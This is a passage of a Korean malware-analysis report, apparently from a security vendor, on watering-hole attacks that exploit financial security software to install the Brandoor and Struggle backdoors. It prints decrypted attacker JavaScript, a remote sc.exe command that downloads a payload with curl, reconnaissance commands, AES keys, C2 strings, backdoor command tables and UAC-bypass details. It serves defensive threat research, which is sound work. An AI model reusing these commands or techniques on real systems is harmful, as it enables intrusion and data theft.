169         hiddenMessage = atob(extractHiddenMessage(imageData.data));
170         var decryptedJSFunctionBody = convert(symmetricKey, hiddenMessage);
171         var decryptedJSFunction = new Function(decryptedJSFunctionBody);
172         decryptedJSFunction.call(null, symmetricKey, objID, canvasID);
```

Figure 20. 금융 보안 소프트웨어 A 버전 확인 단계 이미지의 데이터 추출 과정

이미지 내부의 데이터를 추출하는 방식은 초기 단계 이미지와 동일하다. 추출된 데이터는 앞서 생성한 대칭키로 복호화되며, 복호화된 결과는 자바스크립트 코드로 실행된다.

```
118 function RunMain() {
119
120     var ws = new WebSocket("ws://127.0.0.1:31026");
121     ws.onopen = function() {
122         GetVersion(ws);
123     };
124
125     ws.onmessage = function (evt) {
126         ws.close();
127         var respObj = JSON.parse(evt.data);
128         SendRequest(generateHexForStage(3) + '-' + objID + '-' + stringToHex(respObj.message.ReturnValue) + '.png');
129     };
130
131     ws.onerror = function() {
132         SendRequest(generateHexForStage(2) + '-' + objID + '.png');
133     };
134 }
```

Figure 21. 대칭키로 복호화된 자바스크립트 코드

실행된 코드는 WebSocket을 통해 사용자 PC에서 동작 중인 금융 보안 소프트웨어 A 관련 프로세스와 통신한다. 이를 통해 금융 보안 소프트웨어 A의 설치 여부를 확인하고, 설치된 경우 현재 버전 정보를 수집한다. 수집된 버전 정보는 공격자가 지정한 방식으로 인코딩된 후 다음 단계에서 요청할 이미지의 파일명에 포함된다.

```
 97 function stringToHex(str) {
 98     return Array.from(str)
 99         .map(char => (char.charCodeAt(0) - 3).toString(16).padStart(2, '0'))
100         .join('');
101 }
```

Figure 22. 금융 보안 소프트웨어 A의 버전 정보 인코딩 과정




Figure 23. 금융 보안 소프트웨어 A의 버전 정보가 포함된 이미지 파일 이름

클라이언트는 생성된 파일명을 이용해 공격자 서버에 이미지를 요청한다. 공격자 서버는 파일명에 포함된 버전 정보를 확인한 후, 해당 버전에 맞는 취약점 악용 코드가 은닉된 '취약점 코드 전달 단계 이미지'를 반환한다. 금융 보안 소프트웨어 A가 설치되어 있지 않거나 버전 정보를 확인하지 못한 경우에는 '실패 단계 이미지'를 내려받은 뒤 추가 동작을 중단한다.

D. 금융 보안 소프트웨어 A 취약점 코드 전송

취약점 코드 전달 단계 이미지에는 금융 보안 소프트웨어 A의 취약점을 악용하기 위한 코드가 스테가노그래피 방식으로 은닉되어 있다. 클라이언트는 해당 이미지를 내려받아 내부에 은닉된 데이터를 추출하고, 앞서 생성한 대칭키를 이용해 복호화한다. 복호화된 결과는 자바스크립트 형태의 취약점 악용 코드이며, 사용자 PC에서 실행되어 금융 보안 소프트웨어 A에 조작된 데이터를 전달한다.

```
141  function RunMain() {
142      var ws = new WebSocket("ws://127.0.0.1:10530");
143      ws.onopen = function() {
144          var req = JSON.stringify(msgPutLicense);
145          ws.send(req);
146      };
147
148      ws.onmessage = function (evt) {
149          commuIndex++;
150          if (commuIndex == 1)
151          {
152              var req = JSON.stringify(msgPutLicense);
153              ws.send(req);
154          }
```

Figure 24. 금융 보안 소프트웨어 A 취약점 악용 코드 전달 과정

E. 금융 보안 소프트웨어 A 취약점 악용 및 쉘코드 실행

실행된 악성 스크립트는 WebSocket을 통해 사용자 PC에서 동작 중인 금융 보안 소프트웨어 A의 프

로세스와 통신한다. 이후 공격자가 준비한 페이로드 및 취약점 발현 코드를 전달한다. 해당 취약점은 금융 보안 소프트웨어 A가 특정 데이터를 처리하는 과정에서 길이를 충분히 검증하지 않아 발생하는 버퍼 오버플로우 취약점이다.

Figure 25. 버퍼 오버플로우로 인해 망가진 스택

공격자는 버퍼 오버플로 취약점을 통해 프로그램의 실행 흐름을 변조하고, 메모리에 배치된 셸코드를 실행한다. 취약점 악용에 성공하면 클라이언트는 '성공 확인 단계 이미지'를 내려받는다. 해당 이미지에는 추가 실행 코드가 아닌 공격 성공 여부를 나타내는 데이터가 은닉되어 있다. 반면 취약점 악용에 실패하면 '실패 단계 이미지'를 내려받은 후 추가 동작을 중단한다.

F. 백도어(Brandoor) 다운로드 및 정상 프로세스에 인젝션

취약점 악용을 통해 실행된 셸코드는 공격자 서버에 접속하여 백도어 악성코드인 Brandoor를 내려받는다. 이후 인젝션 대상이 되는 Microsoft 정상 프로세스를 새로 생성하고, 해당 프로세스의 메모리 영역에 Brandoor를 인젝션하여 실행한다.

현재까지 확인된 Brandoor 인젝션 대상 프로세스는 다음과 같다.

인젝션 대상 목록 (Microsoft 정상 프로세스)
synchost.exe
mdeserver.exe
fsquirt.exe
dxpserver.exe
proximityuxhost.exe
wsmprovhost.exe
camerasettingsuihost.exe
certenrollctrl.exe

Table 3. 인젝션 대상 목록

2.1.2. 금융 보안 소프트웨어 I 취약점

금융 보안 소프트웨어 I는 금융 보안 소프트웨어 A와 유사하게 로컬 시스템의 TCP 4441 포트를 바인딩하고 웹 브라우저와 통신한다. 확보된 공격 정황을 분석한 결과, 공격자는 금융 보안 소프트웨어 I의 취약점을 악용한 후 백도어 악성코드인 Struggle(SIGNBT 3.0)을 Microsoft 정상 프로세스에 인젝션하여 실행한 것으로 확인되었다. 이를 통해 악성코드의 실행을 정상 프로세스 내부에 은닉하고 후속 명령을 수행하였다.

다음은 금융 보안 소프트웨어 I 취약점이 악용된 시스템에서 확인된 이벤트 로그이다.




Figure 26. 금융 보안 소프트웨어 I 취약점 악용 시스템에서 확인된 이벤트 로그

2026년 1월, ASEC은 공격에 사용된 취약점 정황을 바탕으로 제품을 분석하는 과정에서 원격 코드 실

행이 가능한 취약점을 추가로 발견하여 한국인터넷진흥원(KISA)에 신고하였다. 다만 해당 취약점이 실제 공격에 악용된 취약점과 동일한지는 확인되지 않았다.

2.2. 악성코드 분석

2.2.1. 백도어 - Struggle (SIGNBT 3.0)

금융 보안 소프트웨어 I 취약점을 악용한 워터링 홀 공격 사례에서는 Struggle 백도어가 사용되었다. 공격자가 악성코드 제작 시 사용한 소스 코드 경로로 추정되는 문자열을 기준으로 여기에서는 Struggle로 분류하였다. [8]

- E:\1.Dev\1.Microsoft\1.Dev\74.Struggle\cryptopp890\donna_sse.cpp

참고로 Struggle이 실행 중 메모리에서 관리하는 JSON 형식의 데이터 구조체에서는 “Hijacking”, “proxy”, “proxylist” 문자열이 포함되어 있다. 이러한 구조체는 SIGNBT(Kaspersky 명명) 백도어에서도 확인되는 것으로 보아 Struggle은 SIGNBT 계열의 변종으로 판단된다.

다만 Struggle은 기존에 알려진 SIGNBT와 달리, 백도어 명령 중 COFF(Common Object File Format) 방식으로 비컨(Beacon) 페이로드를 로드 및 실행하는 기능을 갖고 있다. 또한 C&C 서버로부터 전달받은 X25519(키교환 알고리즘)과 HKDF(SHA-256)를 활용해 세션키를 생성한 뒤, 해당 세션키를 AES-256-GCM의 대칭키로 사용하여 C&C 통신 데이터를 암/복호화하는 특징을 가진다. 이는 기존 SIGNBT의 C&C 통신 체계와는 차별화된 방식이다.

A. 실행 방식

Struggle의 실행 방식은 크게 두 가지 유형으로 구분된다.

- Type A : 파일 내부에 Struggle 바이너리를 AES-128-CBC로 암호화하여 포함한 뒤, 실행 과정에서 이를 복호화한 후 메모리상에서 실행하는 방식
- Type B : 로더 역할을 수행하는 DLL을 서비스로 등록한 뒤, 해당 DLL이 로드된 "svchost.exe"가 레지스트리 키에 AES-128-CBC로 암호화되어 저장된 Struggle 백도어를 복호화하여 로드 및 실행하는 방식

[8] https://atip.ahnlab.com/intelligence/view?id=f1c7075d-5a4a-4114-9af9-1711355f1454

구분	Type A	Type B
C&C 주소	하드코딩(특징)	외부 데이터(파일 등)에서 로드 가능
로딩 특성	Reflective DLL Loader 방식	로더 DLL이 복호화 후 인메모리 로드
복호화 키/IV	파일 내부에 고정	레지스트리에 Struggle 바이너리와 함께 저장
실행 주체/프로세스	해당 실행 파일 내 복호화 후 인메모리 실행	서비스로 로드된 로더 DLL → svchost.exe 메모리에서 동작
암호화된 Struggle 저장 위치	파일 내부	레지스트리

Table 4. Type A / B 비교

Type A는 GitHub 정상 오픈소스로 위장하여[9] 파일 내부에 암호화된 바이너리와 이를 로드하는 코드를 삽입하여 빌드한 형태이다. 해당 샘플은 파일 내부에 AES-128-CBC로 암호화된 Struggle 바이너리를 포함하고 있으며, 실행 중 이를 복호화하여 메모리상에서 실행한다. 복호화에 사용되는 키 및 IV는 아래와 같다.

- AES Key : 2AB4EF5578E73195275176CEA84038EE (16 Bytes)
- AES IV : CA050267867F5D9A27BF96AFA1547289 (16 Bytes)

Type B는 특정 레지스트리 키에 저장된 AES-128-CBC 암호문 형태의 Struggle 바이너리를 로더 DLL이 읽어 복호화한 뒤 실행하는 방식이다. 이때 로더 DLL은 서비스로 등록되며, 결과적으로 "svchost.exe" 프로세스 메모리에서 동작한다. AES 키와 IV 값은 레지스트리 키에 Struggle 바이너리와 함께 저장되어 있다.

- AES Key : 515546517357547 86F69653245366552 (16 Bytes)
- AES IV : 5476425844323 46D68324552644B7153 (16 Bytes)

B. Struggle 초기 침투, 내부 전파 활용 사례

Struggle 백도어는 초기 침투와 내부 전파에서 사용된 정황이 확인되었다. 먼저 초기 침투는 공격자가 워터링 홀 기법을 통해 Struggle을 다운로드 및 실행한 것으로 확인되었다. 공격자는 금융 보안 금융 보안 소프트웨어 I의 취약점을 악용하여 언론 웹사이트 방문자 PC에 Struggle을 설치하였다. 이후

[9] https://github.com/AppleWin

Struggle은 공격자 C&C 서버와 통신하여 RDP 터널링 도구인 HookShot 악성코드를 다운로드하였고, DLL Sideloading 방식으로 이를 실행하였다.




Figure 27. Struggle 초기 침투 사례

내부 전파 이후 과정에서도 Struggle이 사용되었는데 공격자는 "sc.exe"를 이용하여 원격지 PC에 Struggle을 curl로 다운로드하고 실행하는 서비스를 생성하였다. 원격지에 서비스 생성이 가능하다는 것은, 명령을 실행한 시스템이 관리자 권한(또는 관리자 그룹)에 속해 있다는 의미이다.

[공격자가 사용한 원격 서비스 실행 명령]

- sc \\[REDACTED] create mmsp binpath= "cmd.exe /c start /b Command: cmd.exe /c curl hxxps://goodrichcardirect[.]com/logo.png -o C:\ProgramData\Update.exe" type= own start= auto DisplayName= "Windows network device service"

아래는 Struggle이 C&C 통신과 함께 실행한 것으로 확인된 Windows CMD 명령 예시이며, 공격자가 피해 시스템의 IP 정보 및 현재 연결 중인 포트 정보 확인을 시도한 정황이다.

- cmd.exe /c netstat -ano > C:\ProgramData\ntuser.001.dat 2>&1
- cmd.exe /c ipconfig /all > C:\ProgramData\ntuser.001.dat 2>&1

C. Struggle 명령 기능, COFF 로더 방식

Struggle은 C&C 서버와 통신하며 시스템 정보(IP, OS, 호스트명, 타임존, WOW64 여부, 프록시 설정 등)를 수집해 JSON 형태로 보고하고, 수신한 명령의 실행 결과를 다시 C&C 서버로 전송한다. 또한 파일 및 폴더 유출 명령 수행 시 지정된 경로의 데이터를 수집해 ZIP 형식으로 압축한 후 업로드하며, 다

음 실행 시각을 계산해 통신 주기를 조정한다.

Struggle의 주요 특징은 추가 페이로드를 디스크에 저장하지 않고 COFF(Common Object File Format) 기반의 바이너리 로딩 기법을 통해 메모리에서 직접 실행한다는 점이다. COFF 로드는 오브젝트 파일을 EXE나 DLL로 링크하지 않고 메모리에 적재해 실행하는 방식으로, Reflective DLL Loader 대비 구현 크기가 작고 기능별 모듈을 선택적으로 실행할 수 있다는 장점이 있다. 특히 Struggle의 COFF 로더에서는 "Beacon" 문자열이 확인되었으며, 이를 통해 Cobalt Strike의 BOF(Beacon Object File)와 유사한 형태의 COFF 로더를 구현한 것으로 추정된다. 아래 표는 Struggle이 지원하는 명령(Command ID)과 기능을 정리한 것이다.

CMD ID	기능
0	C&C 서버로부터 전달받은 추가 페이로드를 COFF 바이너리 로드 방식으로 실행
1	C&C 서버에서 비컨 설정을 전달받아 메모리에 비컨 설정
2	C&C 서버 정보 갱신 및 감염 시스템 정보 수집 전송 (IP, OS, Host, TimeZone, WOW64, Proxy 등)
3	세션 유지(keepalive) 및 다음 명령 수신을 위한 대기 루틴
4	비컨 명령 수행 결과를 C&C 서버로 전송
5	C&C 서버에서 지정 경로의 파일/디렉터리 수집 후 ZIP 패키징하여 C&C 서버로 전송
6	다음 동작 시각을 계산하여 저장 (실행 주기 설정)

Table 5. 명령(CMD ID)별 기능 요약

2.2.2. 백도어 - Brandoor (COPPERHEDGE)

2026년 상반기 금융 보안 소프트웨어 A 취약점을 악용한 워터링 홀 공격에서도 사용되고 있는 Brandoor(COPPERHEDGE)는 적어도 2025년부터 국가배후 해킹 그룹이 사용하고 있는 백도어이다. 2025년 ATIP에서 공개한 "한국 겨냥한 암호화폐 탈취 시도, 언론사 사이트를 통한 0-Day Exploit Chain 공격" [10] 사례와 Kaspersky사의 "Operation SyncHole" [11] 보고서에서도 언급된 유형이다.

브랜딩 로그 파일(brndlog.txt)은 Internet Explorer의 유지 관리 정책(IEM)을 사용 시 생성되는 파일

[10] https://atip.ahnlab.com/intelligence/view?id=bbd9562b-9183-4279-8697-19abd854d389

[11] https://securelist.com/operation-synchole-watering-hole-attacks-by-lazarus/116326/

인데, 2025년 공격 당시 C&C 서버 주소를 포함한 설정 정보를 브랜딩 로그 파일의 ADS(Alternate Data Stream) 영역에 저장하는 특징을 기반으로 'Brandoor'로 명명하였다. Brandoor는 2025년부터 2026년 2월까지 동일한 형태로 사용되었으며 2026년 5월경 확인된 공격 사례에서는 몇 가지 특징이 변경되고 기능이 추가되었다.




Figure 28. Brandoor 동작 흐름

A. 설정 정보

Brandoor는 침해 단계에 따라 초기 코드 구조와 설정 정보의 로드 방식에 차이를 보인다. 특히 취약점 공격 이후 정상 프로세스에 인젝션되어 실행되는 경우와, "net.tmp"와 같은 Dropper에 의해 실행되는 경우 초기 동작 루틴 및 설정 정보 로드 방식에서 차이가 존재한다.

초기 실행 단계에서 설정 정보의 로드 방식을 결정하는 Mode 값을 설정하는데, 해당 값은 Brandoor가 사용된 침해 단계에 따라 서로 다른 방식으로 설정된다. 정상 프로세스에 인젝션되어 동작하는 Brandoor는 Mode를 3으로 고정 설정하며 이 경우 파일 내부에 포함된 설정 정보를 직접 로드하거나 ADS에 저장된 것을 로드한다.

- %LOCALAPPDATA%\Microsoft\TokenBroker\log.txt:log (26년 사례)
- %LOCALAPPDATA%\Microsoft\Internet Explorer\brndlog.txt:loginfo (25년 사례)

Dropper에 의해 실행된 Brandoor는 자신을 실행한 프로세스의 이름을 확인하여 Mode 값을 결정하며 레지스트리에 저장된 설정 정보를 로드한다. 특히 "lsass.exe", "svchost.exe" 등 자신을 실행한 프

로세스 정보를 기반으로 Mode를 설정하며, C&C 서버에 감염 시스템 정보를 전송할 때 해당 Mode 값을 같이 전송한다.

B. C&C 통신

Brandoor는 2026년 2월까지 확인된 사례와 2026년 5월 이후 확인된 사례 간 일부 동작상의 차이가 존재한다. 2026년 5월 사례에서는 C&C 통신 과정에서 사용되는 요청 파라미터와 key 생성 방식에 변화가 확인된다. 먼저 최초 C&C 인증 과정에서 사용되는 하드코딩 문자열이 기존 "T3F56E5UJH0JC3D4"에서 "Rujdu9iujrjhfrETYFHD"로 변경되었다.

또한 2026년 2월 사례에서는 하나의 후보군에서 선택된 문자열을 조합하여 요청 파라미터를 구성한 반면, 2026년 5월 사례에서는 key1, key2, key3별로 독립된 후보군을 두고 각 값을 무작위로 선택하는 방식으로 변경되었다. 예를 들어 key1은 tyeswqp, byrenv, neworg 중 하나가 선택되며, key2와 key3 역시 각 후보군 내에서 무작위로 결정된다.

두 시기 모두 HTTP 요청을 통해 암호화된 데이터를 송수신하는 기본 구조는 유지하고 있으나, 요청 파라미터명 생성 방식이 보다 체계적으로 변경된 것이 확인된다. 특히 2026년 5월 사례에서는 각 파라미터가 지정된 후보군 내에서 선택되도록 구현되어 있어, 2026년 2월 사례와 비교했을 때 통신 패턴의 일관성이 감소하였다.

- 2026년 5월 사례 key 후보
  - key1 후보: tyeswqp / byrenv / neworg
  - key2 후보: typfhfdg / egftvfe / newuid
  - key3 후보: eiuytbh / ppptreie / newoq
- 2026년 2월 사례 key 후보
  - bih, aqs, org, biw, rlz, uid, bit, hash, lang, ei, ie, oq

사례	방향	설명
2026년 2월	요청	<key1>=<ID>&<key2>=T3F56E5UJH0JC3D4& <key3>=<Base64(rand_4bytes)]>
2026년 2월	응답	base<ID>
2026년 5월	요청	<key1>=<ID>&<key2>=Rujdu9iujrjhfrETYFHD& <key3>=<base64(rand_4bytes)>
2026년 5월	응답	base<ID>

Table 6. 최초 C&C 인증 과정

C. 백도어 명령

2026년 5월 사례는 2026년 2월 사례와 비교하여 대부분의 명령 기능은 동일하게 유지하면서 각 기능에 대응하는 명령 번호가 변경되었다. 정보 수집, 파일 및 디렉터리 관리, 프로세스 제어, 네트워크 통신 등 주요 백도어 기능은 두 사례에서 공통적으로 제공되며, 명령 번호만 새로운 값으로 재할당되었다.

또한 2026년 5월 사례에서는 기존 사례에 존재하지 않던 원격 프로세스 대상 DLL 인젝션 기능(12355)이 추가되었다. 해당 기능은 공격자가 추가 악성 모듈을 특정 프로세스에 주입하여 실행하거나, 정상 프로세스를 통해 악성 행위를 수행하기 위한 목적으로 활용될 수 있다.

이러한 변화는 기존 백도어의 핵심 기능을 유지하면서 명령 체계를 재구성하고 일부 기능을 확장한 것으로, 공격자가 지속적으로 Brandoor를 개량하고 있음을 보여준다.

명령 번호 (2026.02)	명령 번호 (2026.05)	기능
8195	12307	수집한 정보/상태 전송
8196	12308	원격 세션에서 로컬 리소스 공유 여부 검사
8197	12309	파일 정보/디렉터리 정보 전송
8198	12310	CMD 명령 실행 및 결과 전송
8199	12311	파일 읽기
8200	12312	파일 다운로드
8201	12313	파일 다운로드 + 더미 데이터 포함
8208	12320	프로세스 실행
8209	12321	explorer/session 권한 프로세스 실행
8210	12322	프로세스 정보 전송
8211	12323	프로세스 종료
8212	12324	overwrite 방식 파일 삭제
8213	12325	원격 대상 스캐닝/TCP 연결 검사
8214	12326	FILETIME 변경
8215	12327	현재 작업 디렉터리 설정
8216	12328	대기/reconnect 시간 설정
8217	12329	설정 데이터 변경
8224	12336	설정 데이터 전송
8225	12337	디렉터리 정보 전송
8226	12338	드라이브 정보 전송
8227	12339	최초 동작 시간 설정

8228	12340	지정 시간 대기
8229	12341	종료
8230	12342	기본 정보 전송
8231	12343	Default
8232	12344	악성코드 메모리에 로드 및 실행
8233	12345	파일 복사
8240	12352	파일 이동
8241	12353	파일 삭제
8242	12354	PING
X	12355	원격 프로세스에 DLL 인젝션

Table 7. 명령 별 기능

2.2.3. 권한 상승 도구

취약점 공격을 통해 "SyncHost.exe"에 인젝션된 백도어는 "inet.tmp"를 생성한 후 인자와 함께 실행한다. 실행된 "inet.tmp"는 전달받은 인자를 이용해 내부에 암호화된 형태로 포함된 권한 상승 도구(UACMe)를 복호화한 뒤 메모리에서 실행한다. 이러한 방식은 2025년 국가배후 해킹 그룹의 웹 서버 공격 사례에서 확인된 권한 상승 기법과 높은 유사성을 보인다.[12] 당시에도 공격자는 UACMe의 특정 루틴을 커스터마이징하여 사용했으며, 동일한 인자를 이용해 암호화된 UACMe를 복호화하였다. 다만 2025년 사례에서는 기법 번호를 인자로 전달받아 "ComputerDefaults.exe" 또는 "fodhelper.exe"를 악용해 UAC를 우회한 반면, 이번 공격에서는 UACMe의 41번 기법(ICMLuaUtil 기반 권한 상승)이 하드코딩되어 있다는 차이점이 확인된다. 이를 고려하면 공격자는 공격 대상 시스템의 운영체제 정보를 사전에 수집한 뒤, 해당 환경에서 동작 가능한 권한 상승 기법을 미리 선택해 유포했을 가능성이 있다.

- 인자 값: x9nsB3iYUWiDT6BZKO5pgtMW

```
num_UACMe = L"41";
v0 = -1;
path_batch = (__int64)L"C:\\ProgramData\\up.bat";
while ( aCProgramdataUp[++v0] != 0 )
  ;
v13 = 0xABCDEF;
dword_18003BC48 = 2 * v0 + 2;
```

Figure 29. 권한 상승 도구의 설정 정보

[12] https://atip.ahnlab.com/intelligence/view?id=b894b420-40da-481d-839d-7381a6acca32

권한 상승 툴은 탐지 회피를 위해 자기 자신의 PEB를 "explorer.exe"가 실행한 것처럼 커맨드라인 정보를 수정하여 위장한다. 이후 "C:\ProgramData\up.bat" 파일을 CMSTPLUACOM 컴포넌트의 ICMLuaUtil 인터페이스를 이용한 권한 상승을 통해 실행한다. 권한 상승 기법으로 실행된 "up.bat"는 "net.tmp"(Brandoor 드로퍼) 파일을 실행할 때 인자 값을 전달하여 실행한다.

- 인자 값: CB11V7-1JBA37-6A74AD-A8X1UG-IKL735

```
@echo off
cmd /c C:\programdata\_net.tmp CB11V7-1JBA37-6A74AD-A8X1UG-IKL735
pause
```

Figure 30. up.bat의 내용

2.2.4. 드로퍼

Brandoor 드로퍼인 "net.tmp"는 "inet.tmp"와 동일하게 실행 시 전달받은 인자 값을 이용하여 내부에 암호화된 DLL(Brandoor 로더)과 DAT(Brandoor 백도어) 파일을 복호화한 뒤 생성한다.

```
if ( v3 )
  v4 = COleCntrFrameWndEx::COleCntrFrameWndEx(v3);
else
  v4 = 0;
pNumArgs = 0;
CommandLineW = GetCommandLineW();              // CB11V7-1JBA37-6A74AD-A8X1UG-IKL735
v6 = CommandLineToArgvW(CommandLineW, &pNumArgs);
v7 = v6;
if ( pNumArgs >= 2 )
{
  v8 = v6[1];
  if ( (sub_1401BD380)(v8) == 0x22 )
  {
    *(v4 + 6216) = *(v8 + 2);
    *(v4 + 6217) = *(v7[1] + 4);
    *(v4 + 6218) = *(v7[1] + 6);
    *(v4 + 6219) = *(v7[1] + 8);
```

Figure 31. 인자 검사 루틴

또한 생성된 Brandoor 로더를 서비스 형태로 실행하기 위한 사전 작업을 수행한다. 먼저 사전에 정의된 서비스명이 시스템에 존재하는지 확인한 후, 사용 가능한 서비스명 중 하나를 선택하여 서비스를 생성한다. 다만 서비스명 선택 과정에서 rand() 함수만을 사용해 난수를 생성하기 때문에 예측 가능성이 존재하며, 테스트 결과 높은 확률로 "uploadmgr" 서비스가 생성되는 것으로 확인되었다.

사전 정의된 서비스명

CertPropSvc, SCPolicySvc, lanmanserver, gpsvc, IKEEXT, iphlpsvc, seclogon, msiscsi, EapHost, schedule, winmgmt, ProfSvc, SessionEnv, wercplsupport, InstallService, PushToInstall, TroubleshootingSvc, LxpSvc, shpamsvc, XblGameSave, DmEnrollmentSvc, WManSvc, Themes, UserManager, NetSetupSvc, wlidsvc, TokenBroker, lfsvc, NaturalAuthentication, FastUserSwitchingCompatibility, las, lrmon, Nla, Ntmssvc, NWCWorkstation, Nwsapagent, Rasauto, Rasman, Remoteaccess, SENS, Sharedaccess, SRService, Tapisrv, Wmi, WmdmPmSp, wuauserv, BITS, ShellHWDetection, LogonHours, PCAudit, helpsvc, uploadmgr, dmwappushservice, wisvc, WpnService, AppInfo, XboxNetApiSvc, UsoSvc, XboxGipSvc, NcaSvc, XblAuthManager, DsmSvc, AppMgmt, BDESVC, DcSvc, MsKeyboardFilter

Table 8. 사전 정의된 서비스명

서비스명 사전 준비 루틴이 완료되면, 파일 내 암호화 영역의 위치 정보를 담고 있는 메타데이터를 기반으로 데이터를 복호화하여 "C:\Windows\System32\<랜덤 3글자+[svc 또는 mgr]>.dll"(Brandoor 로더)과 "C:\Windows\System32\<랜덤 3글자+[svc 또는 mgr]>.dat"(암호화된 Brandoor) 파일을 생성한다.

또한 Brandoor 로더가 사용할 Brandoor Config 값을 암호화한 형태로 레지스트리에 저장한다.

- 26년 5월 사례
  - 키 : HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion
  - Value : Session_<Brandoor 로더 이름 앞 세글자를 10진수로 변경한 값>
- 26년 2월 사례
